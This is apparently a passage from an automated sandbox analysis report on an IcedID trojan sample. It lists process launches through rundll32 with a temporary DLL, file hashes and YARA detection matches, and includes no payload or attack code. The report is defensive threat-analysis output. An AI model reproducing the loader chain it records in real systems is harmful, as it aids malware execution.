00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6E190648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: r8F8A.tmp.exe PID: **1364**, Parent PID: **1232**

General

Target ID:	4
Start time:	17:27:28
Start date:	11/08/2022
Path:	C:\Users\user\AppData\Local\Temp\r8F8A.tmp.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\r8F8A.tmp.exe" "C:\Users\user\AppData\Local\Temp\y84FE.tmp.dll",#1
Imagebase:	0x40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\y84FE.tmp.dll	unknown	64	success or wait	1	42A05	ReadFile
C:\Users\user\AppData\Local\Temp\y84FE.tmp.dll	unknown	248	success or wait	1	42A39	ReadFile

Analysis Process: rundll32.exe PID: **1552**, Parent PID: **1364**

General

Target ID:	5
Start time:	17:27:29
Start date:	11/08/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\Temp\r8F8A.tmp.exe" "C:\Users\user\AppData\Local\Temp\y84FE.tmp.dll",#1
Imagebase:	0xffbd0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Windows_Trojan_IcedID_0b62e783, Description: unknown, Source: 00000005.00000002.946706838.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_IcedID_91562d18, Description: unknown, Source: 00000005.00000002.946706838.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_IcedID_48029e37, Description: unknown, Source: 00000005.00000002.946706838.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_IcedID_11d24d35, Description: unknown, Source: 00000005.00000002.946709887.0000000180004000.00000002.00001000.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_IcedID_6, Description: Yara detected IcedID, Source: 00000005.00000002.946534785.000000000045E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_IcedID_1, Description: Yara detected IcedID, Source: 00000005.00000002.946534785.000000000045E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_IcedID_11d24d35, Description: unknown, Source: 00000005.00000002.946534785.000000000045E000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_IcedID_0b62e783, Description: unknown, Source: 00000005.00000002.946534785.000000000045E000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_IcedID_91562d18, Description: unknown, Source: 00000005.00000002.946534785.000000000045E000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_IcedID_48029e37, Description: unknown, Source: 00000005.00000002.946534785.000000000045E000.00000004.00000020.00020000.00000000.sdmp, Author: unknown
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly